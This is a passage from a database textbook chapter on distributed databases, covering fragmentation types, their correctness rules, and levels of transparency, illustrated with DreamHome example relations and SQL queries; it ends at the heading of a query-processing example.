This strategy consists of maintaining a complete copy of the database at each site. Therefore, locality of reference, reliability and availability, and performance are maximized. However, storage costs and communication costs for updates are the most expensive. To overcome some of these problems, **snapshots** are sometimes used. A snapshot is a copy of the data at a given time. The copies are updated periodically—for example, hourly or weekly—so they may not be always up to date. Snapshots are also sometimes used to implement views in a distributed database to improve the time it takes to perform a database operation on a view. We discuss snapshots in Section 26.3.

Selective replication

This strategy is a combination of fragmentation, replication, and centralization. Some data items are fragmented to achieve high locality of reference, and others that are used at many sites and are not frequently updated are replicated; otherwise, the data items are centralized. The objective of this strategy is to have all the advantages of the other approaches but none of the disadvantages. This is the most commonly used strategy, because of its flexibility. The alternative strategies are summarized in Table 24.3. For further details on allocation, the interested reader is referred to Ozsu and Valduriez (1999) and Teorey (1994).

24.4.2 Fragmentation

Why fragment?

Before we discuss fragmentation in detail, we list four reasons for fragmenting a relation:

- *Usage.* In general, applications work with views rather than entire relations. Therefore, for data distribution, it seems appropriate to work with subsets of relations as the unit of distribution.

TABLE 24.3 Comparison of strategies for data allocation.

	LOCALITY OF REFERENCE	RELIABILITY AND AVAILABILITY	PERFORMANCE	STORAGE COSTS	COMMUNICATION COSTS
Centralized	Lowest	Lowest	Unsatisfactory	Lowest	Highest
Fragmented	High ^a	Low for item; high for system	Satisfactory ^a	Lowest	Low ^a
Complete replication	Highest	Highest	Best for read	Highest	High for update; low for read
Selective replication	High ^a	Low for item; high for system	Satisfactory ^a	Average	Low ^a

^aIndicates subject to good design.

- *Efficiency.* Data is stored close to where it is most frequently used. In addition, data that is not needed by local applications is not stored.
- *Parallelism.* With fragments as the unit of distribution, a transaction can be divided into several subqueries that operate on fragments. This should increase the degree of concurrency, or parallelism, in the system, thereby allowing transactions that can do so safely to execute in parallel.
- *Security.* Data not required by local applications is not stored and consequently not available to unauthorized users.

Fragmentation has two primary disadvantages, which we have mentioned previously:

- *Performance.* The performance of global applications that require data from several fragments located at different sites may be slower.
- *Integrity.* Integrity control may be more difficult if data and functional dependencies are fragmented and located at different sites.

Correctness of fragmentation

Fragmentation cannot be carried out haphazardly. There are three rules that must be followed during fragmentation:

- (1) *Completeness.* If a relation instance R is decomposed into fragments $R_1, R_2, \dots, R_n$, each data item that can be found in R must appear in at least one fragment. This rule is necessary to ensure that there is no loss of data during fragmentation.
- (2) *Reconstruction.* It must be possible to define a relational operation that will reconstruct the relation R from the fragments. This rule ensures that functional dependencies are preserved.
- (3) *Disjointness.* If a data item d_i appears in fragment R_i , then it should not appear in any other fragment. Vertical fragmentation is the exception to this rule, where primary key attributes must be repeated to allow reconstruction. This rule ensures minimal data redundancy.

In the case of horizontal fragmentation, a data item is a tuple; for vertical fragmentation, a data item is an attribute.




Figure 24.8 (a) Horizontal and (b) vertical fragmentation.




Figure 24.9 Mixed fragmentation: (a) vertical fragments, horizontally fragmented; (b) horizontal fragments, vertically fragmented.

Types of fragmentation

There are two main types of fragmentation: **horizontal** and **vertical**. Horizontal fragments are subsets of tuples and vertical fragments are subsets of attributes, as illustrated in Figure 24.8. There are also two other types of fragmentation: **mixed**, illustrated in Figure 24.9, and **derived**, a type of horizontal fragmentation. We now provide examples of the different types of fragmentation using the instance of the *DreamHome* database shown in Figure 4.3.



Horizontal fragmentation

Horizontal fragment

Consists of a subset of the tuples of a relation.

Horizontal fragmentation groups together the tuples in a relation that are collectively used by the important transactions. A horizontal fragment is produced by specifying a predicate that performs a restriction on the tuples in the relation. It is defined using the *Selection* operation of the relational algebra (see Section 5.1.1). The Selection operation groups together tuples that have some common property; for example, the tuples are all used by the same application or at the same site. Given a relation R , a horizontal fragment is defined as:

$$\sigma_p(R)$$

where p is a predicate based on one or more attributes of the relation.

EXAMPLE 24.2 Horizontal fragmentation

Assuming that there are only two property types, Flat and House, the horizontal fragmentation of PropertyForRent by property type can be obtained as follows:

$P_1: \sigma_{\text{type} = \text{'House'}}(\text{PropertyForRent})$

$P_2: \sigma_{\text{type} = \text{'Flat'}}(\text{PropertyForRent})$

This produces two fragments (P_1 and P_2), one consisting of those tuples where the value of the *type* attribute is 'House' and the other consisting of those tuples where the value of the *type* attribute is 'Flat', as shown in Figure 24.10. This particular fragmentation strategy may be advantageous if there are separate applications dealing with houses and flats (also known as apartments). The fragmentation schema satisfies the correctness rules:

Fragment P_1

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo	branchNo
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	CO46	SA9	B007
PG21	18 Dale Rd	Glasgow	G12	House	5	600	CO87	SG37	B003

Fragment P_2

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo	branchNo
PL94	6 Argyll St	London	NW2	Flat	4	400	CO87	SL41	B005
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	CO40	SG14	B003
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	CO93	SG37	B003
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	CO93	SG14	B003

Figure 24.10 Horizontal fragmentation of PropertyForRent by property type.

- *Completeness.* Each tuple in the relation appears in either fragment P_1 or P_2 .
- *Reconstruction.* The PropertyForRent relation can be reconstructed from the fragments using the Union operation:

$$P_1 \cup P_2 = \text{PropertyForRent}$$

- *Disjointness.* The fragments are disjoint; there can be no property type that is both 'House' and 'Flat'.

Sometimes, the choice of horizontal fragmentation strategy is obvious. However, in other cases, it is necessary to analyze the applications in detail. The analysis involves an examination of the predicates (or search conditions) used by transactions or queries in the applications. The predicates may be **simple**, involving single attributes, or **complex**, involving multiple attributes. The predicates for each attribute may be single-valued or multivalued. In the latter case, the values may be discrete or involve ranges of values.

The fragmentation strategy involves finding a set of **minimal** (that is, *complete* and *relevant*) predicates that can be used as the basis for the fragmentation schema (Ceri *et al.*, 1982). A set of predicates is **complete** if and only if any two tuples in the same fragment are referenced with the same probability by any transaction. A predicate is **relevant** if there is at least one transaction that accesses the resulting fragments differently. For example, if the only requirement is to select tuples from PropertyForRent based on the property type, the set $\{\text{type} = \text{'House'}, \text{type} = \text{'Flat'}\}$

is complete, whereas the set $\{\text{type} = \text{'House'}\}$ is not complete. On the other hand, with this requirement the predicate ($\text{city} = \text{'Aberdeen'}$) would not be relevant.

Vertical fragmentation

Vertical fragment

Consists of a subset of the attributes of a relation.

Vertical fragmentation groups together the attributes in a relation that are used jointly by the important transactions. A vertical fragment is defined using the *Projection* operation of the relational algebra (see Section 5.1.1). Given a relation R , a vertical fragment is defined as:

$$\Pi_{a_1, \dots, a_n}(R)$$

where $a_1, \dots, a_n$ are attributes of the relation R .

EXAMPLE 24.3 Vertical fragmentation

The *DreamHome* payroll application requires the staff number **staffNo** and the position, sex, DOB, and salary attributes of each member of staff; the HR department requires the **staffNo**, **fName**, **lName**, and **branchNo** attributes. The vertical fragmentation of **Staff** for this example can be obtained as follows:

$$\begin{aligned} S_1 &: \Pi_{\text{staffNo, position, sex, DOB, salary}}(\text{Staff}) \\ S_2 &: \Pi_{\text{staffNo, fName, lName, branchNo}}(\text{Staff}) \end{aligned}$$

This produces two fragments (S_1 and S_2), as shown in Figure 24.11. Note that both fragments contain the primary key, **staffNo**, to enable the original relation to be reconstructed. The advantage of vertical fragmentation is that the fragments can be stored at the sites that need them. In addition, performance is improved as the fragment is smaller than the original base relation. This fragmentation schema satisfies the correctness rules:

Fragment S_1

staffNo	position	sex	DOB	salary
SL21	Manager	M	1-Oct-45	30000
SG37	Assistant	F	10-Nov-60	12000
SG14	Supervisor	M	24-Mar-58	18000
SA9	Assistant	F	19-Feb-70	9000
SG5	Manager	F	3-Jun-40	24000
SL41	Assistant	F	13-Jun-65	9000

Fragment S_2

staffNo	fName	lName	branchNo
SL21	John	White	B005
SG37	Ann	Beech	B003
SG14	David	Ford	B003
SA9	Mary	Howe	B007
SG5	Susan	Brand	B003
SL41	Julie	Lee	B005

Figure 24.11 Vertical fragmentation of Staff.



- *Completeness.* Each attribute in the *Staff* relation appears in either fragment S_1 or S_2 .
- *Reconstruction.* The *Staff* relation can be reconstructed from the fragments using the Natural join operation:

$$S_1 \bowtie S_2 = \text{Staff}$$
- *Disjointness.* The fragments are disjoint except for the primary key, which is necessary for reconstruction.

Vertical fragments are determined by establishing the **affinity** of one attribute to another. One way to do this is to create a matrix that shows the number of accesses that refer to each attribute pair. For example, a transaction that accesses attributes a_1 , a_2 , and a_4 of relation R with attributes (a_1, a_2, a_3, a_4) , can be represented by the following matrix:

	a_1	a_2	a_3	a_4
a_1		1	0	1
a_2			0	1
a_3				0
a_4				

The matrix is triangular; the diagonal does not need to be filled in as the lower half is a mirror image of the upper half. The 1s represent an access involving the corresponding attribute pair, and are eventually replaced by numbers representing the transaction frequency. A matrix is produced for each transaction and an overall matrix is produced showing the sum of all accesses for each attribute pair. Pairs with high affinity should appear in the same vertical fragment; pairs with low affinity may be separated. Clearly, working with single attributes and all major transactions may be a lengthy calculation. Therefore, if it is known that some attributes are related, it may be prudent to work with groups of attributes instead.

This approach is known as **splitting** and was first proposed by Navathe *et al.* (1984). It produces a set of nonoverlapping fragments, which ensures compliance with the disjointness rule defined previously. In fact, the nonoverlapping characteristic applies only to attributes that are not part of the primary key. Primary key fields appear in every fragment and so can be omitted from the analysis. For additional information on this approach, the reader is referred to Ozsu and Valduriez (1999).

Mixed fragmentation For some applications, horizontal or vertical fragmentation of a database schema by itself is insufficient to adequately distribute the data. Instead, **mixed** or **hybrid** fragmentation is required.

Mixed fragment

Consists of a horizontal fragment that is subsequently vertically fragmented, or a vertical fragment that is then horizontally fragmented.

A mixed fragment is defined using the *Selection* and *Projection* operations of the relational algebra. Given a relation R , a mixed fragment is defined as:

$$\sigma_p(\Pi_{a_1, \dots, a_n}(R))$$

or

$$\Pi_{a_1, \dots, a_n}(\sigma_p(R))$$

where p is a predicate based on one or more attributes of R and $a_1, \dots, a_n$ are attributes of R .

EXAMPLE 24.4 Mixed fragmentation

In Example 24.3, we vertically fragmented *Staff* for the payroll and HR departments into:

$$S_1: \Pi_{\text{staffNo}, \text{position}, \text{sex}, \text{DOB}, \text{salary}}(\text{Staff})$$

$$S_2: \Pi_{\text{staffNo}, \text{fName}, \text{lName}, \text{branchNo}}(\text{Staff})$$

We could now horizontally fragment S_2 according to branch number (for simplicity, we assume that there are only three branches):

$$S_{21}: \sigma_{\text{branchNo} = \text{'B003'}}(S_2)$$

$$S_{23}: \sigma_{\text{branchNo} = \text{'B005'}}(S_2)$$

$$S_{23}: \sigma_{\text{branchNo} = \text{'B007'}}(S_2)$$

This produces three fragments (S_{21} , S_{22} , and S_{23}), one consisting of those tuples where the branch number is B003 (S_{21}), one consisting of those tuples where the branch number is B005 (S_{22}), and the other consisting of those tuples where the branch number is B007 (S_{23}), as shown in Figure 24.12. The fragmentation schema satisfies the correctness rules:

- *Completeness.* Each attribute in the *Staff* relation appears in either fragments S_1 or S_2 ; each (part) tuple appears in fragment S_1 and either fragment S_{21} , S_{22} , or S_{23} .

Fragment S_1

staffNo	position	sex	DOB	salary
SL21	Manager	M	1-Oct-45	30000
SG37	Assistant	F	10-Nov-60	12000
SG14	Supervisor	M	24-Mar-58	18000
SA9	Assistant	F	19-Feb-70	9000
SG5	Manager	F	3-Jun-40	24000
SL41	Assistant	F	13-Jun-65	9000

Fragment S_{21}

staffNo	fName	lName	branchNo
SG37	Ann	Beech	B003
SG14	David	Ford	B003
SG5	Susan	Brand	B003

Fragment S_{22}

staffNo	fName	lName	branchNo
SL21	John	White	B005
SL41	Julie	Lee	B005

Fragment S_{23}

staffNo	fName	lName	branchNo
SA9	Mary	Howe	B007

Figure 24.12 Mixed fragmentation of *Staff*.

- *Reconstruction.* The **Staff** relation can be reconstructed from the fragments using the Union and Natural join operations:

$$S_1 \bowtie (S_{21} \cup S_{22} \cup S_{23}) = \text{Staff}$$

- *Disjointness.* The fragments are disjoint; there can be no staff member who works in more than one branch and S_1 and S_2 are disjoint except for the necessary duplication of primary key.

Derived horizontal fragmentation Some applications may involve a join of two or more relations. If the relations are stored at different locations, there may be a significant overhead in processing the join. In such cases, it may be more appropriate to ensure that the relations, or fragments of relations, are at the same location. We can achieve this using derived horizontal fragmentation.

Derived fragment

A horizontal fragment that is based on the horizontal fragmentation of a parent relation.

We use the term *child* to refer to the relation that contains the foreign key and *parent* to the relation containing the targeted primary key. Derived fragmentation is defined using the *Semijoin* operation of the relational algebra (see Section 5.1.3). Given a child relation R and parent S , the derived fragmentation of R is defined as:

$$R_i = R \bowtie_f S_i \quad 1 \leq i \leq w$$

where w is the number of horizontal fragments defined on S and f is the join attribute.

EXAMPLE 24.5 Derived horizontal fragmentation

We may have an application that joins the **Staff** and **PropertyForRent** relations together. For this example, we assume that **Staff** is horizontally fragmented according to the branch number, so that data relating to the branch is stored locally:

$$S_3: \sigma_{\text{branchNo} = \text{'B003'}}(\text{Staff})$$

$$S_4: \sigma_{\text{branchNo} = \text{'B005'}}(\text{Staff})$$

$$S_5: \sigma_{\text{branchNo} = \text{'B007'}}(\text{Staff})$$

We also assume that property PG4 is currently managed by SG14. It would be useful to store property data using the same fragmentation strategy. This is achieved using derived fragmentation to horizontally fragment the **PropertyForRent** relation according to branch number:

$$P_i = \text{PropertyForRent} \bowtie_{\text{staffNo}} S_i \quad 3 \leq i \leq 5$$

This produces three fragments (P_3 , P_4 , and P_5), one consisting of those properties managed by staff at branch number B003 (P_3), one consisting of those properties managed by staff at branch BOO5 (P_4), and the other consisting of those properties managed by staff at branch B007 (P_5), as shown in Figure 24.13. We can easily show that this fragmentation schema satisfies the correctness rules. We leave this as an exercise for the reader.

If a relation contains more than one foreign key, it will be necessary to select one of the referenced relations as the parent. The choice can be based on the fragmentation used most frequently or the fragmentation with better join characteristics, that is, the join involving smaller fragments or the join that can be performed in parallel to a greater degree.

Fragment P_3

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	CO40	SG14
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	CO93	SG37
PG21	18 Dale Rd	Glasgow	G12	House	5	600	CO87	SG37
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	CO93	SG14

Fragment P_4

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo
PL94	6 Argyll St	London	NW2	Flat	4	400	CO87	SL41

Fragment P_5

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	CO46	SA9

Figure 24.13 Derived fragmentation of PropertyForRent based on Staff.

No fragmentation

A final strategy is not to fragment a relation. For example, the Branch relation contains only a small number of tuples and is not updated very frequently. Rather than trying to horizontally fragment the relation on branch number for example, it would be more sensible to leave the relation whole and simply replicate the Branch relation at each site.

Summary of a distributed database design methodology

We are now in a position to summarize a methodology for distributed database design.

- (1) Use the methodology described in Chapters 16–17 to produce a design for the global relations.
- (2) Additionally, examine the topology of the system. For example, consider whether *DreamHome* will have a database at each branch office, or in each city, or possibly at a regional level. In the first case, fragmenting relations on a branch number basis may be appropriate. However, in the latter two cases, it may be more appropriate to try to fragment relations on a city or region basis.
- (3) Analyze the most important transactions in the system and identify where horizontal or vertical fragmentation may be appropriate.
- (4) Decide which relations are not to be fragmented—these relations will be replicated everywhere. From the global ER diagram, remove the relations that are not going to be fragmented and any relationships these transactions are involved in.
- (5) Examine the relations that are on the one-side of a relationship and decide a suitable fragmentation schema for these relations, taking into consideration



the topology of the system. Relations on the many-side of a relationship may be candidates for derived fragmentation.

- (6) During the previous step, check for situations where either vertical or mixed fragmentation would be appropriate (that is, where transactions require access to a subset of the attributes of a relation).

24.5 Transparencies in a DDBMS

The definition of a DDBMS given in Section 24.1.1 states that the system should make the distribution **transparent** to the user. Transparency hides implementation details from the user. For example, in a centralized DBMS data independence is a form of transparency—it hides changes in the definition and organization of the data from the user. A DDBMS may provide various levels of transparency. However, they all participate in the same overall objective: to make the use of the distributed database equivalent to that of a centralized database. We can identify four main types of transparency in a DDBMS:

- distribution transparency;
- transaction transparency;
- performance transparency;
- DBMS transparency.

Before we discuss each of these transparencies, it is worthwhile noting that full transparency is not a universally accepted objective. For example, Gray (1989) argues that full transparency makes the management of distributed data very difficult and that applications coded with transparent access to geographically distributed databases have poor manageability, poor modularity, and poor message performance. Note that all the transparencies we discuss are rarely met by a single system.

24.5.1 Distribution Transparency

Distribution transparency allows the user to perceive the database as a single, logical entity. If a DDBMS exhibits distribution transparency, then the user does not need to know the data is fragmented (**fragmentation transparency**) or the location of data items (**location transparency**).

If the user needs to know that the data is fragmented and the location of fragments, then we call this **local mapping transparency**. These transparencies are ordered, as we now discuss. To illustrate these concepts, we consider the distribution of the Staff relation given in Example 24.4, such that:

$S_1: \Pi_{\text{staffNo, position, sex, DOB, salary}}(\text{Staff})$	located at site 5
$S_2: \Pi_{\text{staffNo, fName, lName, branchNo}}(\text{Staff})$	
$S_{21}: \sigma_{\text{branchNo} = \text{'B003'}}(S_2)$	located at site 3
$S_{22}: \sigma_{\text{branchNo} = \text{'B005'}}(S_2)$	located at site 5
$S_{23}: \sigma_{\text{branchNo} = \text{'B007'}}(S_2)$	located at site 7

Fragmentation transparency

Fragmentation is the highest level of distribution transparency. If fragmentation transparency is provided by the DDBMS, then the user does not need to know that the data is fragmented. As a result, database accesses are based on the global schema, so the user does not need to specify fragment names or data locations. For example, to retrieve the names of all Managers, with fragmentation transparency we could write:

```
SELECT fName, lName
FROM Staff
WHERE position = 'Manager';
```

This is the same SQL statement that we would write in a centralized system.

Location transparency

Location is the middle level of distribution transparency. With location transparency, the user must know how the data has been fragmented but still does not have to know the location of the data. The previous query now becomes under location transparency:

```
SELECT fName, lName
FROM S21
WHERE staffNo IN (SELECT staffNo FROM S1 WHERE position = 'Manager')
UNION
SELECT fName, lName
FROM S22
WHERE staffNo IN (SELECT staffNo FROM S1 WHERE position = 'Manager')
UNION
SELECT fName, lName
FROM S23
WHERE staffNo IN (SELECT staffNo FROM S1 WHERE position = 'Manager');
```

We now have to specify the names of the fragments in the query. We also have to use a join (or subquery), because the attributes position and fName/lName appear in different vertical fragments. The main advantage of location transparency is that the database may be physically reorganized without impacting on the application programs that access them.

Replication transparency

Closely related to location transparency is replication transparency, which means that the user is unaware of the replication of fragments. Replication transparency is implied by location transparency. However, it is possible for a system not to have location transparency but to have replication transparency.

Local mapping transparency

This is the lowest level of distribution transparency. With local mapping transparency, the user needs to specify both fragment names and the location of data items,

taking into consideration any replication that may exist. Under local mapping transparency the example query becomes:

```

SELECT fName, lName
FROM S21 AT SITE 3
WHERE staffNo IN (SELECT staffNo FROM S1 AT SITE 5 WHERE
    position = 'Manager') UNION
SELECT fName, lName
FROM S22 AT SITE 5
WHERE staffNo IN (SELECT staffNo FROM S1 AT SITE 5 WHERE
    position = 'Manager') UNION
SELECT fName, lName
FROM S23 AT SITE 7
WHERE staffNo IN (SELECT staffNo FROM S1 AT SITE 5 WHERE
    position = 'Manager');

```

For the purposes of illustration, we have extended SQL with the keyword *AT SITE* to express where a particular fragment is located. Clearly, this is a more complex and time-consuming query for the user to enter than the first two. It is unlikely that a system that provided only this level of transparency would be acceptable to end-users.

Naming transparency

As a corollary to the previous distribution transparencies, we have **naming transparency**. As in a centralized database, each item in a distributed database must have a unique name. Therefore, the DDBMS must ensure that no two sites create a database object with the same name. One solution to this problem is to create a central **name server**, which has the responsibility for ensuring uniqueness of all names in the system. However, this approach results in:

- loss of some local autonomy;
- performance problems, if the central site becomes a bottleneck;
- low availability; if the central site fails, the remaining sites cannot create any new database objects.

An alternative solution is to prefix an object with the identifier of the site that created it. For example, the relation Branch created at site S₁ might be named S1.Branch. Similarly, we need to be able to identify each fragment and each of its copies. Thus, copy 2 of fragment 3 of the Branch relation created at site S₁ might be referred to as S1.Branch.F3.C2. However, this results in loss of distribution transparency.

An approach that resolves the problems with both these solutions uses **aliases** (sometimes called **synonyms**) for each database object. Thus, S1.Branch.F3.C2 might be known as LocalBranch by the user at site S₁. The DDBMS has the task of mapping an alias to the appropriate database object.

The distributed system R* distinguishes between an object's *printname* and its *systemwide name*. The printname is the name that the users normally use to refer to the object. The systemwide name is a globally unique internal identifier for the object that is guaranteed never to change. The systemwide name is made up of four components:

- *Creator ID*. A unique site identifier for the user who created the object;
- *Creator site ID*. A globally unique identifier for the site from which the object was created;
- *Local name*. An unqualified name for the object;
- *Birth-site ID*. A globally unique identifier for the site at which the object was initially stored (as we discussed for the global system catalog in Section 24.3.4).

For example, the systemwide name:

Manager@London.LocalBranch@Glasgow

represents an object with local name `LocalBranch`, created by user `Manager` at the London site and initially stored at the Glasgow site.

24.5.2 Transaction Transparency

Transaction transparency in a DDBMS environment ensures that all distributed transactions maintain the distributed databases integrity and consistency. A **distributed transaction** accesses data stored at more than one location. Each transaction is divided into a number of **subtransactions**, one for each site that has to be accessed; a subtransaction is represented by an **agent**, as illustrated in the following example.

EXAMPLE 24.6 Distributed transaction

Consider a transaction T that prints out the names of all staff, using the fragmentation schema defined earlier as S_1 , S_2 , S_{21} , S_{22} , and S_{23} . We can define three subtransactions T_{s_3} , T_{s_5} , and T_{s_7} to represent the agents at sites 3, 5, and 7, respectively. Each subtransaction prints out the names of the staff at that site. The distributed transaction is shown in Figure 24.14. Note the inherent parallelism in the system: the subtransactions at each site can execute concurrently.

Time	T_{s_3}	T_{s_5}	T_{s_7}
t_1	begin_transaction	begin_transaction	begin_transaction
t_2	read(fName, lName)	read(fName, lName)	read(fName, lName)
t_3	print(fName, lName)	print(fName, lName)	print(fName, lName)
t_4	end_transaction	end_transaction	end_transaction

Figure 24.14 Distributed transaction.

The atomicity of the distributed transaction is still fundamental to the transaction concept, but in addition the DDBMS must also ensure the atomicity of each subtransaction (see Section 22.1.1). Therefore, not only must the DDBMS ensure synchronization of subtransactions with other local transactions that are executing concurrently at a site, but it must also ensure synchronization of subtransactions with global transactions running simultaneously at the same or different sites. Transaction transparency in a distributed DBMS is complicated by the fragmentation, allocation, and replication schemas. We consider two further aspects of transaction transparency: **concurrency transparency** and **failure transparency**.

Concurrency transparency

Concurrency transparency is provided by the DDBMS if the results of all concurrent transactions (distributed and non-distributed) execute *independently* and are logically *consistent* with the results that are obtained if the transactions are executed one at a time, in some arbitrary serial order. These are the same fundamental principles as we discussed for the centralized DBMS in Section 22.2.2. However, there is the added complexity that the DDBMS must ensure that both global and local transactions do not interfere with each other. Similarly, the DDBMS must ensure the consistency of all subtransactions of the global transaction.

Replication makes the issue of concurrency more complex. If a copy of a replicated data item is updated, the update must eventually be propagated to all copies. An obvious strategy is to propagate the changes as part of the original transaction, making it an atomic operation. However, if one of the sites holding a copy is not reachable when the update is being processed, because either the site or the communication link has failed, then the transaction is delayed until the site is reachable. If there are many copies of the data item, the probability of the transaction succeeding decreases exponentially. An alternative strategy is to limit the update propagation to sites that are currently available. The remaining sites must be updated when they become available again. A further strategy would be to allow the updates to the copies to happen *asynchronously*, sometime after the original update. The delay in regaining consistency may range from a few seconds to several hours. We discuss how to correctly handle distributed concurrency control and replication in the next chapter.

Failure transparency

In Section 22.3.2 we stated that a centralized DBMS must provide a recovery mechanism that ensures that, in the presence of failures, transactions are **atomic**: either all the operations of the transaction are carried out or none at all. Furthermore, once a transaction has committed the changes are **durable**. We also examined the types of failure that could occur in a centralized system, such as system crashes, media failures, software errors, carelessness, natural physical disasters, and sabotage. In the distributed environment, the DDBMS must also cater for:

- the loss of a message;
- the failure of a communication link;
- the failure of a site;
- network partitioning.

The DDBMS must ensure the atomicity of the global transaction, which means ensuring that subtransactions of the global transaction either all commit or all abort. Thus, the DDBMS must synchronize the global transaction to ensure that all subtransactions have completed successfully before recording a final COMMIT for the global transaction. For example, consider a global transaction that has to update data at two sites, say S_1 and S_2 . The subtransaction at site S_1 completes successfully and commits, but the subtransaction at site S_2 is unable to commit and rolls back the changes to ensure local consistency. The distributed database is now in an inconsistent state: we are unable to *uncommit* the data at site S_1 , owing to the

durability property of the subtransaction at S_1 . We discuss how to correctly handle distributed database recovery in the next chapter.

Classification of transactions

Before we complete our discussion of transactions in this chapter, we briefly present a classification of transactions defined in IBM's Distributed Relational Database Architecture (DRDA). In DRDA, there are four types of transaction, each with a progressive level of complexity in the interaction between the DBMSs:

- (1) remote request;
- (2) remote unit of work;
- (3) distributed unit of work;
- (4) distributed request.

In this context, a “request” is equivalent to an *SQL statement* and a “unit of work” is a *transaction*. The four levels are illustrated in Figure 24.15.

- (1) *Remote request.* An application at one site can send a request (SQL statement) to some remote site for execution. The request is executed entirely at the remote site and can reference data only at the remote site.




Figure 24.15 DRDA classification of transactions: (a) remote request; (b) remote unit of work; (c) distributed unit of work; (d) distributed request.

- (2) *Remote unit of work.* An application at one (local) site can send all the SQL statements in a unit of work (transaction) to some remote site for execution. All SQL statements are executed entirely at the remote site and can reference data only at the remote site. However, the local site decides whether the transaction is to be committed or rolled back.
- (3) *Distributed unit of work.* An application at one (local) site can send some of or all the SQL statements in a transaction to one or more remote sites for execution. Each SQL statement is executed entirely at the remote site and can reference data only at the remote site. However, different SQL statements can be executed at different sites. Again, the local site decides whether the transaction is to be committed or rolled back.
- (4) *Distributed request.* An application at one (local) site can send some of or all the SQL statements in a transaction to one or more remote sites for execution. However, an SQL statement may require access to data from more than one site (for example, the SQL statement may need to join or union relations/fragments located at different sites).

24.5.3 Performance Transparency

Performance transparency requires a DDBMS to perform as if it were a centralized DBMS. In a distributed environment, the system should not suffer any performance degradation due to the distributed architecture, such as the presence of the network. Performance transparency also requires the DDBMS to determine the most cost-effective strategy to execute a request.

In a centralized DBMS, the query processor (QP) must evaluate every data request and find an optimal execution strategy, consisting of an ordered sequence of operations on the database. In a distributed environment, the distributed query processor (DQP) maps a data request into an ordered sequence of operations on the local databases. It has the added complexity of taking into account the fragmentation, replication, and allocation schemas. The DQP has to decide:

- which fragment to access;
- which copy of a fragment to use, if the fragment is replicated;
- which location to use.

The DQP produces an execution strategy that is optimized with respect to some cost function. Typically, the costs associated with a distributed request include:

- the access time (I/O) cost involved in accessing the physical data on disk;
- the CPU time cost incurred when performing operations on data in main memory;
- the communication cost associated with the transmission of data across the network.

The first two factors are the only ones considered in a centralized system. In a distributed environment, the DDBMS must take account of the communication cost, which may be the most dominant factor in WANs with a bandwidth of a few kilobytes per second. In such cases, optimization may ignore I/O and CPU costs. However, LANs have a bandwidth comparable to that of disks, so in such cases optimization should not ignore I/O and CPU costs entirely.

One approach to query optimization minimizes the total cost of time that will be incurred in executing the query (Sacco and Yao, 1982). An alternative approach

minimizes the response time of the query, in which case the DQP attempts to maximize the parallel execution of operations (Epstein *et al.*, 1978). Sometimes the response time will be significantly less than the total cost time. The following example, adapted from Rothnie and Goodman (1977), illustrates the wide variation in response times that can arise from different but plausible execution strategies.

EXAMPLE 24.7 Distributed query processing

